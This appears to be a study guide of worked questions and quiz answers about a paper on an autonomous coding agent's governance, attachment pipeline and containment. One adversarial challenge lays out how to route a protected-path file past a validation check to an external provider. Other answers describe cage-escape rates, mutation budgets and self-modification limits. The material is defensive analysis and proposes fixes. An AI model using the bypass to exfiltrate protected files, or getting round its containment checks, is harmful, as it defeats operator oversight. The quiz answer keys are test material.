`_build_summary` (around line 536) is the deterministic path. It counts entries by type (falling back to phase or role), counts phases seen, and finds the time span, then formats a string like "Compacted N entries: … Phases covered: …". Its docstring says "No model inference."

The next method, `_build_semantic_or_fallback`, consults `self._semantic_strategy`, which is set from the `semantic_strategy` constructor argument. If the strategy is `None` or not enabled, it returns the deterministic summary unchanged.

If `strategy.summarize` raises, the exception is logged and the deterministic summary is returned. The docstring also says that in shadow mode the deterministic summary is always returned while the strategy still runs for telemetry.

One detail differs from the paper's wording: the delegation lives in this separate method rather than inside `_build_summary` itself. The behaviour matches §77.3: any failure falls back to the deterministic path.

Advanced A1. §78 requires three consecutive multi-file successes "under comparable conditions", including the same provider topology. After §93.6, does Session W still count as the first of the three? Argue a position.

It should not count. §78 lists "same provider topology" as one of the comparable conditions, alongside the same pipeline and the same Iron Gate settings. Session W ran on the April cloud cascade, while every landing since 2026-09-09 was made by the local `qwen3-coder-ov:30b` (§93.10). §93.16 says the Part VI topology has been superseded. The pipeline also changed: VALIDATE now has a single owner with a micro-fix, a regenerating retry and then L2, and existing files must be edited through the `2b.1-diff` schema (§93.8).

The purpose of the comparability clause is to stop a later success from being earned under easier, or simply different, conditions (§78). Counting Session W would mix two systems in one streak. That is the "false confidence" the conservative bar is meant to prevent.

The fair reading is that the count restarts on the local lane. §93.10 gives a candidate first point, the first multi-file atomic landing `78eb95aa7c`. Whether it qualifies depends on whether it modified existing files in a coordinated way, which §80 item 1 requires and new-file creation does not meet. The paper does not say what that landing changed, so the claim stays open.

The counter-argument is that the governance gates did not change, so the property being measured is the same. That is weak, because §78's own list puts provider topology on the same level as the gates. What would settle it is three consecutive §80 item 1 landings on the local lane, with the promotion gate's structural check passed for each.

Advanced A2. The §79.1 workaround turned the VALIDATE retry off (`JARVIS_MAX_VALIDATE_RETRIES=0`). §93.8 later found the retry ladder running but inert. Why are "disabled" and "inert" hard to tell apart, and what does that say about how §79's ledger should be kept?

In April the retry rung was switched off on purpose, because the same unchanged candidate could be reclassified from `'test'` to `'infra'` and kill the op (§79.1). In the later local-lane runs it was switched on, but §93.8 found 524 byte-identical retry iterations re-validating a frozen pool. Each "retry" re-ran

VALIDATE on candidates that had not changed. 532 micro-fix runs made zero repairs.

From outside, both states look almost the same. The op does not get a better candidate on the retry, and success metrics only show whether the op passed in the end. A rung that never runs and a rung that runs without changing anything both contribute nothing. Neither raises an error.

§79.1's own diagnosis contains the warning. The flake was that the same candidate gave different results. The later bug was that the retry produced the same candidate when it should have produced a different one. Both are claims about candidate identity, and neither can be seen without comparing candidate hashes across iterations.

The lesson for the ledger is that each deferred item needs a live check that it is still working, not just a note that it was deferred. That is what §93.12's reachability ledger (registered, invoked, effective) does. "Effective" is the stage that would flag a rung that runs without changing anything. A ledger entry like "retries disabled, proper fix deferred" can go stale silently. One that also records how often the rung changed the candidate cannot.

Advanced A3. §77's six DoubleWord invariants were written for a provider that failed on streaming agent workloads. Do they still apply when the only lane is a local 30B model (§93.6, §93.8)? Which ones carry over, and in what form?

Several carry over, because the problem they addressed was the shape of the work as well as the provider. §77.1's point was that DoubleWord failed as an agent but had not been tested as a function. A small local model has a similar profile: it is reliable when the output is tightly constrained and unreliable when it is free-form and long.

Invariant 2 (short output with a bounded schema) shows up as tool masking, lever 3 (§93.6). A grammar allows only tool calls until exploration is done. With only the grammar changed, the 30B went from 0/3 exploring to 3/3. Invariant 4 (anti-hallucination against the provided context) shows up as the AST-Signature Anchor, which injects the real module API so the model stops inventing functions, and the declared-symbol contract (§93.8). Invariant 6 (shadow mode first) survives as the default-off policy for the Epistemic Planner, the swarm router and others (§93.14, item 10).

Invariant 1 (non-streaming) carries over less directly. Streaming was a property of DoubleWord's endpoint, not a general rule, and the paper does not apply it to the local lane. Invariant 5 (circuit breakers) also changes form. With one lane, there is nothing to fail over to, so the equivalent is the capability-assurance rule: refuse to run below the declared envelope instead of degrading silently (§93.12).

The open case is the output format. §93.14 says diff fidelity is the leading failure mode: the 10-09 soak produced 219 whole-file answers against 6 diffs. In §77's terms, the diff is still not bounded enough, and the evidence to watch is the diff apply rate on the held-out set (§93.14, item 3).

Challenge 1 (quantitative). §78 requires three *consecutive* successes. §81.3 says `EphemeralUsageTracker` fires graduation after three successful uses (`JARVIS_GRADUATION_THRESHOLD=3`) and does not mention consecutiveness. Assume each attempt succeeds independently with probability p. Compute the expected number of attempts to reach each bar for p = 0.5 and p = 0.8. Then use §80 to find the minimum number of successful runs and the minimum soak hours for "production-hardened multi-file autonomous development".

Assumption: attempts are independent with a fixed success probability p. That is a simplification. The paper gives no p, and real soaks vary.

Three in total (the §81.3 tracker). Expected attempts = 3/p. For p = 0.5 that is 6. For p = 0.8 it is 3.75.

Three in a row (§78). Expected attempts = 1/p + 1/p^2 + 1/p^3. For p = 0.5: 2 + 4 + 8 = 14. For p = 0.8: 1.25 + 1.5625 + 1.953 = about 4.77.

So at p = 0.5 the consecutive bar costs more than twice as many attempts (14 against 6). At p = 0.8 the gap is small (4.77 against 3.75). The consecutive rule makes the most difference when a capability is unreliable, which is when it should, because it filters out lucky streaks (§78). The two sections also describe different counters. Before claiming a graduation, a reader should check which one was used.

§80 minimum. Five milestones, each needing three consecutive successes, means at least 15 successful runs, and at p = 0.5 an expected 5 x 14 = 70 attempts. Milestone 5 needs sessions of eight or more hours. Three of them in a row means at least 24 hours of soak for that milestone alone, and an expected 14 x 8 = 112 hours at p = 0.5.

For scale, the cadence soaks in §93.10 range from 1.25 h to about 9 h, and only the 10-09 run passes eight hours. Conclusion: the §80 bar is a long programme of runs, not one more battle test. Check: with p = 1, both formulas give 3 attempts, as they should.

Challenge 2 (systems design). Replace the hardcoded `asyncio.wait_for(timeout=90.0)` from §79.3 with a timeout derived from the run's real budget, following the production-envelope approach in §93.12. Constraints: one GPU, local lane only, measured J-Prime figures from §93.6 (decode p50 172 tok/s, p10 152 tok/s, prefill about 6.5k tok/s, cold load 15 s). Show with two concrete requests why a fixed 90 s is wrong in both directions, and state what your design must never do.

This is a proposal, not a mechanism the paper describes. It reuses two things the paper does describe. §93.12's production envelope derives about 40 run budgets from one wall-clock figure, with tests that pin them against drift. §79.3 says the proper fix is "a configurable env-driven timeout consistent with the rest of the pipeline's budget allocation."

Estimate. Retry time is about prompt tokens / 6,500 + completion tokens / 152 + cold load if the model is not resident. Request A (assumed): a 4,000-token prompt and a 2,000-token completion. Prefill = 0.62 s and decode = 13.2 s, so about 13.8 s warm. If a training lease had unloaded the model, add 15 s for about 28.8 s. With a 2x margin that is about 58 s. A fixed 90 s waits half a minute longer than needed, and that time comes out of the run's wall-clock budget.

Request B (assumed): the same 4,000-token prompt with a 16,384-token completion, the `max_tokens` seen in §87.3. Decode at p10 = 16,384 / 152 = about 108 s, so about 108.4 s warm with prefill. A fixed 90 s would kill this retry partway through every time on the slow tail, and the failure would look like a provider problem.

Design. (1) Compute the timeout per call: max_tokens divided by the p10 decode rate, plus prefill, plus cold load when the engine reports the model is not resident, times a margin. (2) Clamp it from above by what remains of the op's envelope budget, so a retry can never outlive its parent. (3) Expose the margin and floor as env knobs registered like the others. (4) Pin the derivation with a test, as §93.12 does for the other budgets.

Never. The timeout must never be extended because the retry looks active, and it must never exceed the parent budget. §92.4's wall-clock cap is deliberately blind to activity, because a provider retry storm reset the per-op liveness counter and hung a session for 67+ minutes. Tying the timeout to activity would bring that failure back.

Check: the derived value scales with the request (about 58 s for A, and about 217 s warm with the 2x margin for B, before the clamp). The old constant fits neither, which is why §79 listed it as load-bearing.

PART XV — Multi-Modal Perception: The Senses→Mind Bridge

Pause and predict 1. An image's metadata (path, mime type, short hash) is passed around separately from its bytes. How could a constructor make it impossible for a caller to hand in a mismatched path, mime type and hash, and what else should a safe attachment object refuse to leak?

The canonical constructor `Attachment.from_file(path, kind=..., app_id=...)` computes `hash8` from the actual file bytes and infers `mime_type` from the extension, so the caller never supplies them. `__post_init__` then rechecks every field against its whitelist, regex or length cap. The `__repr__` is redaction-safe: it shows only the basename and `hash8`, never the full path. See §84.1.

Pause and predict 2. Unit tests and log lines can show that bytes were sent. How would you design one test that proves the model actually read the contents of an attached PDF, rather than guessing from the prompt?

Embed a specific, unguessable line in the PDF and check whether the model quotes it verbatim. The test PDF contained "BUG: division by zero on line 42 of compute.py", and the prompt did not include that text. Claude's reply quoted it byte for byte inside a well-formed `2b.1-noop` response, which it could not have done without parsing the PDF. See §87.1 and §87.4.

Conceptual 1. Most of the pieces for multi-modal input already existed before the arc. Why could the system still not see a single image at GENERATE time?

The parts did not agree on their contracts (§82.2). Producer and consumer disagreed on the sidecar filename, on the timestamp key, and on the hash format (decimal integer versus 16 lowercase hex characters), and the OCR function was never passed to the sensor. Each mismatch made the pipeline fail silently at a different point. Even after fixing these, nothing populated `ctx.attachments` at intake, the serializer's purpose allow-list lacked `"generate"`, and neither provider called the serializer during code generation. The lesson is that having the components is not the same as having the capability; the connections are where it failed.

Conceptual 2. Why do both ingress paths converge on one `ctx.attachments` tuple instead of letting the provider handle each source differently?

The Manifesto §1 implication used here is that Body and Mind talk through stable interfaces, not origin-aware dispatch (§83.4). If the provider had to branch on "did this come from Ferrari or from the operator", Body implementation details would leak into the Mind's prompt shaping. With one surface, the provider sees one shape of content block regardless of source. A new ingress, such as a Slack webhook, only adds a `kind` at the hoist layer and needs zero provider changes (§88).

Conceptual 3. The attachment hoist at intake catches every exception and logs at DEBUG. Is that a safety gap or the right choice?

The paper calls it fail-closed discipline (§83.3). If the frame file vanished, an `/attach` file was deleted, or a mime check failed, the op is demoted to text-only instead of breaking intake. "Closed" here means no pixels ship when anything is wrong; the op still enters CLASSIFY. The trade-off is visibility: a DEBUG breadcrumb is easy to miss, so an operator might not notice that an op lost its image. The safety boundary is preserved, because a failed check never results in unvalidated bytes being sent.

Quiz 1. Why was the OCR adapter's default switched from Fast to Accurate?

B. On a 1280x800 frame with one traceback in the top-left, Fast returned 53 characters and missed `Traceback (most recent call last):`, which the Tier-1 regex needs; Accurate returned 198 characters including it. See §82.2 and §89.2.

Quiz 2. An op routed BACKGROUND carries a valid PNG attachment. What does `_serialize_attachments()` return for it?

D. The route gate returns an empty list for background and speculative routes regardless of the other gates, because those routes target text-only, cost-optimized models. See §84.4 and §85.3.

Quiz 3. An operator attaches a PDF to an op that ends up on DoubleWord. What happens?

A. The OpenAI-compatible schema is image-only, so the serializer drops PDFs with a WARNING and keeps any image attachments. PDF-to-image conversion is future work, and forcing Claude needs `JARVIS_PROVIDER_OVERRIDE=claude-api`. See §85.2 and §89.5.

Quiz 4. Why is the per-attachment cap 10 MiB when Anthropic accepts PDFs up to 32 MiB?

C. 10 MiB matches the image budget, forces pre-summarizing large documents, and inflates to roughly 14 MiB in base64, leaving room for the prompt scaffold under 32 MiB. The cap was not changed during the arc. See §84.2.

Problem 1 (trace). An operator types `/attach /tmp/claude/bug.png "what is misaligned here?"` in SerpentFlow. Trace the file from the REPL to the Claude request, naming each check it passes and the two log lines you could grep for afterwards.

`SerpentFlow._handle_attach()` parses the path and description, then runs the validation perimeter: absolute path, file exists, extension in `_ATTACHMENT_EXT_TO_MIME`, size within the 10 MiB default, and `_is_protected_path(path)` returns None (§83.2). It builds an envelope with `source="voice_human"`, empty `target_files`, and `evidence["user_attachments"]`, and calls the intake router's `ingest`.

In `_dispatch`, the hoist reads `user_attachments`, calls `Attachment.from_file(path, kind="user_provided")`, which computes `hash8` and infers `image/png`, and logs `[IntakeRouter] attachments_hoisted ... kind=user_provided`. The context gets the tuple via `with_attachments` (§83.3).

At GENERATE, `_serialize_attachments()` checks the purpose is allowed, the kill switch is on, attachments exist, and the route is not BG or SPEC, then reads the bytes within budget (§84.4). For Claude it emits an image block, and `_generate_raw` places it before the text block (§85.1). The provider logs `[ClaudeProvider] multi_modal op=... blocks=1 ... mime_kinds=[image/png]` (§85.4, §90.2). Grepping the op id finds both lines.

Problem 2 (design). A teammate wants to raise the attachment cap to 32 MiB so long PDFs fit, arguing "Anthropic allows it". Using §84.2, §88 and §89.6, argue for or against, and suggest a better path for long documents.

Against. At 10 MiB the base64 payload is about 14 MiB, leaving headroom under Anthropic's 32 MiB limit for system text and tool manifests (§84.2). A 32 MiB file would inflate well past 32 MiB and risk a payload-oversize 400.

The paper also treats the cap as a hard gate. It says relaxing a safety budget to fit a new code path is the anti-pattern that Manifesto §6 forbids, and §88 confirms none of the gates were relaxed.

Even within the cap, §89.6 notes that a long PDF sent as one block can push token counts above the context window. The better path is the future work it describes: per-page extraction with page-range arguments to `/attach`, or operators pre-summarizing large documents, which the cap already encourages.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/providers.py` and find `_serialize_attachments` (search for `_ATTACHMENT_PURPOSES_ALLOWED`). List the early-return checks in the order they appear, and compare them with the five gates named in §84.4. Is there a check in the code that the paper's list does not name?

The function returns an empty list, in order, when: the purpose is not in `_ATTACHMENT_PURPOSES_ALLOWED` (which holds `sensor_classify`, `visual_verify` and `generate`); the purpose is `generate` and `_generate_attachments_enabled()` is false; `ctx.attachments` is empty; the route is in `_ATTACHMENT_STRIPPED_ROUTES`; and the provider kind is not in `_ATTACHMENT_PROVIDER_KINDS`.

The first four match §84.4's known-purpose, env-kill, non-empty ctx and live-route gates. The fifth paper gate, the per-attachment read budget, happens later inside the loop when bytes are read.

The unknown-provider-kind check is in the code but not in the paper's list of five. It logs at DEBUG and drops all attachments for a provider that is not Claude, DoubleWord or J-Prime.

One more drift is worth noticing: the function's docstring still says purpose must be `sensor_classify` or `visual_verify`, while the allow-list constant includes `generate`. The constant is what runs.

Advanced A1. §91 claims "true CC-parity" for seeing a screenshot of a bug. The proof in §87 ran on Claude. Under the October configuration in §93.6, which parts of that claim still hold, and what live test would re-establish it?

The intake half still holds, because it does not depend on the provider. Both ingress paths still converge on `ctx.attachments` (§83), and the hoist, the Attachment schema and the five gates do not change with the lane. The provider half is different. With `JARVIS_PAID_LANES_ENABLED=false`, Claude is never constructed (§93.6), so the `document` and `image` blocks of §85.1 are never sent.

The only active lane is J-Prime. For `jprime` the serializer emits OpenAI-style `image_url` blocks and drops PDFs with a WARNING (§85.2, §89.5). So a PDF attached today is dropped, and the op runs text-only. The §85.2 escape hatch, `JARVIS_PROVIDER_OVERRIDE=claude-api`, names a provider the paid-lane authority keeps switched off.

Images are the open case. They would be sent, but the model serving code generation is `qwen3-coder-ov:30b`, and §93.6 says the vision model (`jarvis-vision:8b`) is declared in J-Prime but at the time of writing is still partly served by Ollama. The paper gives no live-fire proof that the local lane reasons over image bytes at GENERATE.

So in October the parity claim holds for the architecture and is unproven for behaviour. The test that would settle it is the §87 method on the local lane: an image with a unique, unguessable string, run through `scripts/attach_livefire.py`, passing only if the reply quotes the string verbatim. It would also need both

breadcrumbs from §85.4 under one `op_id`. Note that the §85.4 line is labelled `[ClaudeProvider]`, so the breadcrumb to grep for may differ on J-Prime.

Advanced A2. The intake hoist fails closed by demoting a broken attachment op to text-only, logged at DEBUG (§83.3). §93.12 later added capability assurance, which refuses to run below the declared envelope instead of degrading silently. Should an `/attach` op whose file vanished still run? Argue it per kind.

The two principles conflict here. §83.3 chose availability: a stale frame, a deleted file or a failed mime check must not break intake, so the op still enters CLASSIFY without pixels. §93.12's capability assurance chose honesty: an operation should not run with less than it declared it needs.

My position (a proposal, not described in the paper) is to decide by kind. For `sensor_frame`, demotion is right. The useful signal has already been pulled out at the sensor: OCR text, the Tier-1 verdict and the matches travel in `evidence["vision_signal"]` (§83.1). A text-only op can still act on "a traceback is on screen", and Ferrari may have died between scan and intake (§89.1).

For `user_provided`, demotion is misleading. The operator asked something like "what is misaligned here?" about a specific file (§90.2). Without the image the model answers a different question, and the operator has no visible sign of it because the only trace is a DEBUG line. That is the silent degradation §93.12 exists to refuse. The better behaviour is to fail the op visibly back to the REPL.

The evidence to settle it is already in the logs. Using the §90.3 grep rollup, count envelopes that carried `user_attachments` but have no matching `attachments_hoisted` line, and check whether their answers referred to the missing content. If that count is near zero, the question is academic. If not, the per-kind split matters.

Advanced A3. The multi-modal arc needed five contract fixes before one signal could be emitted (§82.2), even though every component existed. Connect this to §87's live-fire method and §93.12's DARK-feature finding. What general rule about proof does the paper end up adopting?

Every component in §82.1 worked on its own terms. The frame server wrote frames, the sensor scanned, the serializer could encode blocks. Each producer and consumer pair disagreed on one detail: the filename, the timestamp key, the hash format, a missing `ocr_fn`, and a purpose allow-list without `"generate"`. Each mismatch failed silently, for example `ferrari_absent` every 60 s while Ferrari was healthy, or `no_regex_match ocr_chars=0`. Unit tests on either side would pass, because each side matched its own idea of the contract.

§87 answers this with an end-to-end behavioural test. Real bytes go to the real API, and the test passes only if the reply contains a string that could not have been guessed. No single-side test can pass that check by agreeing with itself.

§93.12 shows the same pattern at system scale: 131 features with the flag on, the module present, and no production caller. The reachability ledger's three stages (registered, invoked, effective) apply §82.2's lesson to every feature. The arc's own unblocking step was the same idea in small form: commit `44305f7e96` instrumented the silent-skip paths before deeper debugging (§88).

The general rule is that a capability counts as present only when a live run shows it being invoked and having its effect. Having the code, the flag and the unit tests is not enough. §93.10's "first-order proof" applies the same standard to commits: an autonomous landing counts only when it did real work for a signed goal and git confirms it.

Challenge 1 (adversarial). §83.2 says `/attach` reuses Venom's `_is_protected_path()` as step 5 of its validation perimeter. Write an envelope that gets a file inside a protected location sent to a provider at GENERATE without going through that check. You may use any producer the paper shows calling `router.ingest`. Identify every gate it passes, and say whether anything in the paper's design stops it. (Reference: the hoist is in `backend/core/ouroboros/governance/intake/unified_intake_router.py`, and `Attachment.from_file` is in `backend/core/ouroboros/governance/op_context.py`.)

Where the check lives. In §83.2, the protected-path check is step 5 inside `SerpentFlow._handle_attach()`, at the REPL edge. The hoist in §83.3 reads `evidence["user_attachments"]` and calls `Attachment.from_file(path, kind="user_provided")` directly. In the repo, the hoist in `unified_intake_router.py` calls `from_file` with no protected-path call, and `from_file` in `op_context.py` checks only for a non-empty absolute path, that the file exists, and that the extension is whitelisted. A search finds no `_is_protected_path` call in the intake router.

The envelope. §87.2 shows `scripts/attach_livefire.py` building an `IntentEnvelope` with `make_envelope()` and calling `router.ingest()` itself, with no REPL. Any in-process producer can do the same, including a future ingress like the Slack webhook §83.4 anticipates. Give it `source="voice_human"`, `urgency="critical"`, empty `target_files` (allowed because `user_attachments` is present, §86 commit 12c), and one entry whose path is an absolute path under a protected directory with a `.png` or `.pdf` extension and a size of 10 MiB or less.

Gates it passes. At the hoist: absolute path, file exists, whitelisted extension, mime inferred from the extension, and `hash8` computed from the bytes. In `__post_init__`: kind, mime, hash format and path length are all valid (§84.1). In the serializer (§84.4): the purpose is `generate`, the kill switch is on by default, the context is non-empty, and the route is IMMEDIATE, not BG or SPEC (critical plus voice_human, §87.5). The per-attachment read is within 10 MiB. Then the bytes are base64-encoded and sent.

What stops it. Nothing in the paper's design, for any file that has a whitelisted extension. The extension whitelist does narrow the target: a file such as `.env` has no whitelisted extension, so `from_file` raises and the hoist demotes the op to text-only. Note also that the mime type comes from the extension, not from the file's content, so any bytes renamed to `.png` pass the schema.

A proposed fix (not in the paper): run `_is_protected_path()` inside the hoist or inside `from_file` for `user_provided`, so every ingress inherits the check. This matches §83.4's own rule that new ingresses only add a `kind` at the hoist. Today a new ingress would have to remember to call the check itself. Check your answer by asking which layer is reached by every producer: only the hoist is.

Challenge 2 (quantitative). §84.1 allows up to 8 attachments per context (`_ATTACHMENT_MAX_PER_CTX`), and each may be up to 10 MiB. §84.2 says 10 MiB inflates to about 14 MiB of base64, "well below" the 32 MiB Anthropic limit. Compute the worst-case payload for a full context, find the largest number of maximum-size attachments that still fits under 32 MiB, and say which of the five gates in §84.4 would stop an oversize request. What happens if a ninth attachment is supplied?

Per attachment. 10 MiB x 4/3 = about 13.3 MiB of base64. The paper rounds this to about 14 MiB.

Full context. 8 x 13.3 = about 107 MiB (8 x 14 = 112 MiB with the paper's rounding), before any prompt scaffold. That is more than three times the 32 MiB figure.

Largest set that fits. Two maximum-size attachments are about 26.7 MiB, leaving about 5.3 MiB for the system text and tool manifests. Three are about 40 MiB, which is over the limit. So the safety margin in §84.2 holds for one attachment, and roughly for two. From three upwards it does not.

Which gate stops it. None of the five. Known-purpose, env-kill, non-empty context and live-route are all yes/no checks. The read budget is per attachment: each file is read with the 10 MiB cap, and in the repo `_serialize_attachments` in `providers.py` calls `att.read_bytes()` for each attachment without any running total. The 8-per-context cap counts attachments, not bytes. So a three-attachment op reaches the provider and risks exactly the payload-oversize 400 that §84.2 says the budget is meant to avoid.

A ninth attachment. In `op_context.py`, `with_attachments` raises if there are more than `_ATTACHMENT_MAX_PER_CTX` entries. The hoist wraps everything in one try/except (§83.3), so the whole hoist fails and the op runs with zero attachments, not eight. A request over the count limit loses everything, while a request over the byte limit is sent anyway.

A proposed fix (not in the paper): add an aggregate byte budget in the serializer, derived from the provider's payload limit minus a scaffold reserve. Over budget, drop the later attachments with a WARNING, which matches §88's rule that a violating attachment is "dropped at the nearest boundary with a WARNING log". Check: 2 x 10 MiB x 4/3 = 26.7 MiB is less than 32, and 3 x 10 x 4/3 = 40 is more.

§92 — Recent Developments (April 17 – May 13, 2026)

Pause and predict 1. One battle-test session hung in GENERATE for over an hour because provider retry storms kept resetting the per-op idle counter. What kind of guard would stop this, and what signal must that guard refuse to listen to?

A hard wall-clock ceiling, `--max-wall-seconds`, which fires `stop_reason=wall_clock_cap` when the session runs too long. It is deliberately opaque to any activity signal, so a retry storm that looks like activity cannot keep resetting it. That is exactly how session #7 GENERATE S2 hung for 67+ minutes. Graduation soaks now set it, typically to 2400 s, about twice the 850–1300 s happy path. See §92.4.

Pause and predict 2. §92.16 says the autonomy actually demonstrated so far is 23 graduation-ledger commits, not governance self-modification. Will the next section present the bounded-RSI claim as a proven theorem, a proof outline, or something weaker?

Something weaker: a conjecture sketch. The section states three properties: shell deterministic-entropy never decreases, core semantic-entropy conditioned on the shell never increases, and net agentic entropy stays bounded. It then says plainly that none of them is a theorem yet. Turning them into a precise statement and a proof outline is named as the next milestone. See §92.17.

Conceptual 1. Why do Treefinement L2 and the SWE-Bench-Pro harness ship with default-FALSE master flags and a clean-soak graduation criterion, instead of being switched on once their tests pass?

Passing tests shows that the code does what it was written to do. It does not show that the capability helps the live organism. The graduation contract in §92.15 says no capability graduates without empirical proof, and that proof comes from a clean-soak ladder, not from hand-tuning. Treefinement must show at least a 10% L2 success-rate lift, or at least a 20% wall-clock reduction at the same success rate, over at least two consecutive soaks (§92.13). Keeping the flag off also keeps rollback byte-identical: the legacy `_run_inner` is sha256-pinned, so turning the flag off restores exactly the old behaviour. The trade-off is speed. Capability sits dormant for weeks, as the 36-day minimum calendar in §92.9 shows.

Conceptual 2. The Adversarial Cage reported 0/38 escapes. What does this result support, and what does the paper itself say it cannot establish?

It supports the claim that the Iron Gate, Semantic Guardian and recursion bound stopped every one of 38 hand-authored attacks, with 12 detection gaps documented as predicted, not active (§92.4). It is a curated, hand-written set, so it is evidence about those inputs, not a measured escape rate across all possible attacks. §92.12 calls the cage "empirically zero-escape" and lists proving this as a formal property as an open question. §92.18 makes the limit explicit. Before Neurosurgeon, adversarial soaking can stand in for proof. Once the system modifies its own governance, only a formal proof can rule out a trajectory that escapes the bound.

Conceptual 3. IDE-native ReviewBranch builds preview branches with git plumbing and auto-rejects after 300 s. Why these two choices?

The plumbing commands `hash-object`, `commit-tree` and `branch` create a reviewable branch without touching the working tree, HEAD or the operator's index (§92.5). An autonomous proposal therefore never disturbs the human's own work in progress, yet VS Code's source-control panel still shows it natively. The 300 s default timeout ends in auto-REJECT, not auto-apply. If nobody looks, nothing lands. That replaces the old path, where a 5 s Rich overlay was followed by an automatic apply. The old behaviour is still available by setting `JARVIS_REVIEW_TIMEOUT_S=0`, so the safer default does not remove the operator's choice.

Quiz 1. According to §92.16, what autonomous commits had been empirically demonstrated as of 2026-05-14?

C. The demonstrated regime is autonomous ledger writes: 23 commits against `passb_graduation_ledger.jsonl`. Fully autonomous governance self-modification is listed explicitly as not yet demonstrated (§92.16, §92.18).

Quiz 2. In the 2026-05-10 debug arc, `httpx` needed `socksio` behind a `socks5h://` tunnel. What was the structural fix?

A. The first attempt stripped the proxy and broke DNS. The structural fix was to install the missing package, pinned in `requirements.txt` (§92.10, Layer 4).

Quiz 3. Why was UX Gap #5 re-diagnosed as a phantom during the Live Status Line work?

D. Async output interleaving during typing was already handled. What was really missing was the status line itself (§92.5, item 4).

Quiz 4. What does the SWE-Bench-Pro Phase C scorer do with a patch that modifies a test file, and why is that flag special?

B. Test-file modification is treated as a cheat under the upstream rubric. Rubric integrity depends on catching it, so it is the one Phase C flag that defaults TRUE (§92.14).

Problem 1 (trace). A Yellow-tier (`NOTIFY_APPLY`) operation produces a two-file diff at 14:00, and the operator is away from the keyboard until 14:10. Using §92.5, trace what happens to the diff, what the operator could see in their editor, and what state the repository is in at 14:10.

ReviewBranch replaces the old 5 s overlay-then-apply path. It writes the candidate as git objects with `hash-object` and `commit-tree`, then creates a preview branch with `branch`. The working tree, HEAD and the operator's index are never touched.

The diff is recorded in the `DiffArchive` ring with a monotonic `d-N` reference, so it can be expanded later. VS Code's source-control panel shows the preview branch natively, and the SSE events reach the IDE.

The default `JARVIS_REVIEW_TIMEOUT_S` is 300 s. With no decision by about 14:05 the review auto-REJECTs. At 14:10 the working tree is unchanged, the candidate was never applied, and its audit record remains in the archive. Only with the timeout set to 0 would the legacy auto-apply have landed it (§92.5).

Problem 2 (design). A contributor proposes that `--max-wall-seconds` extend itself automatically whenever an operation is making progress, for example when the provider is still returning events, so that slow but healthy sessions are not cut off. Using §92.4, critique the proposal and suggest what to do about slow sessions instead.

The cap exists because an activity-based guard was already defeated once. Provider retry storms reset the per-op liveness counter, and session #7 GENERATE S2 hung for 67+ minutes while looking busy (§92.4).

A cap that extends on "progress" brings back the same weakness. A retry storm emits events, so it looks like progress and the cap never fires. The paper says the cap is "opaque to any activity signal" precisely so that it cannot be defeated this way.

The answer for slow but healthy sessions is a larger fixed margin. Graduation soaks use about 2400 s, roughly twice the 850–1300 s happy path. The ceiling stays a pure function of elapsed time, so no state inside the system it guards can hold it open.

Problem 3 (code reading). §92.1 describes the mutation cage as a "structural COUNT gate (second-rejection after the type gate)". Open `backend/core/ouroboros/governance/scoped_tool_backend.py` and find the count gate. Answer three questions: in what order the two gates run, at what moment a mutation slot is consumed, and what happens to the slot if the inner backend then fails.

Layer 1 is the type gate. A tool outside the dispatched `allowed_tools` set is refused as `POLICY_DENIED` before anything else runs. Layer 2, marked "count gate (mutation budget)", runs only for mutation tools. If `_mutations_count` has reached `_max_mutations`, it logs `reason=mutation_budget_exhausted` and returns `POLICY_DENIED`, noting that the budget is set at dispatch and cannot be extended mid-op.

Otherwise the slot is consumed *before* the call is delegated: `self._mutations_count += 1`. The comment explains that a failure inside the inner backend still burns the slot on purpose. This stops a model from retrying a failing mutation until it exceeds the budget.

The call is also recorded and `_sync_state_mirror()` is updated before delegation. That is the `state_mirror` behaviour §92.1 credits with keeping the audit trail intact across a hard kill.

Advanced A1. Property (a) of the bounded-RSI conjecture in §92.17 says the shell's deterministic entropy never decreases, because every accepted patch only adds to it. Read that claim against what §93.8 and §93.12 found five months later. Does the evidence support (a), contradict it, or show that the quantity is badly defined?

The evidence mostly shows that the quantity is badly defined. §92.17 counts the shell as the constraints that exist: rules, detectors, AST pins and tests. §93 shows that existing and acting are different things. §93.12 found 131 DARK features, with the flag on and the module on disk but nothing in production importing it. §93.8 found VALIDATE rungs that existed but did nothing: 524 byte-identical retry iterations re-validated a frozen pool, and 532 micro-fix runs made zero repairs. Self-critique was dying on 38 of 38 operations.

Measured as code on disk, the shell grew. Measured as constraints actually applied to candidates, it was much smaller than it looked, and parts of it could switch off without any code being removed. Something did shrink as code, too: the inline VALIDATE twin and its kill switch were deleted (§93.8), even though that probably strengthened the shell by leaving one owner.

§93.3 adds a second problem. Property (b) is stated only "in the dimensions S_n now bounds". The at-scale escape rate of about 8.8% comes from runtime-built strings passed to `eval`, `exec`, `subprocess` and `pickle`, a dimension a static cage cannot bound by construction. So (b) is not contradicted, but it says nothing about the dimension that matters most.

My position is that (a) is only testable if deterministic entropy is defined over effective constraints. The reachability ledger's registered → invoked → effective states (§93.12) are the instrument for that. The evidence that would settle it is a time series of effective-constraint counts across soaks. Any drop, for example a capability going DARK, falsifies (a) as a claim about the running system, even if it holds for the source tree.

Advanced A2. §92.16 says the substrate is "positioned to close the SICA-empirical gap on a multi-month timeline", conditional on Phase 9 flag graduation. Use §93 to judge that forecast. What came true, what did not, and what does the difference say about the gap between "structurally ready" and "capable"?

Part of it came true. By 2026-10-10 there were 91 autonomous landings on `main`, five of them production code, and three of those modified files inside the governance package under signed goals (§93.10). That is well past the 23 ledger-write commits that were the whole empirical record in §92.16.

The rest did not happen. §93.10 says the system is still at Mechanic. No landing touched a safety gate, and none was self-initiated governance change, which is the SICA-style regime §92.16 had in view.

The bottleneck was also not the one the forecast named. §92.16 put the remaining gap on Phase 9 graduation, "not on novel research". In practice the blockers were: the A1 wall, where a signed goal never dispatched even with the system funded and quiet (§93.4); the paid credit running out (§93.5); a small local model that needed tool masking, a target symbol and a diff schema before it could act (§93.6, §93.8); and, once it could land, the supply wall and diff fidelity (§93.10, §93.14). None of those is a flag waiting to graduate.

The lesson is that "structurally ready" counts the mechanisms present. "Capable" depends on whether a real goal can travel the whole chain on the model you can actually afford. §93.12's 131 DARK features show how far apart the two can be. A forecast that would have survived needed a demonstrated end-to-end run as its base, not a list of present mechanisms.

Advanced A3. The SWE-Bench-Pro graduation floor in §92.14 requires at least one RESOLVED known-good instance and at least one UNRESOLVED known-hard instance. Why both ends? Then apply the same reasoning to the EVAL-2 sweep in §93.3, which resolved 1/6 with three instances inconclusive.

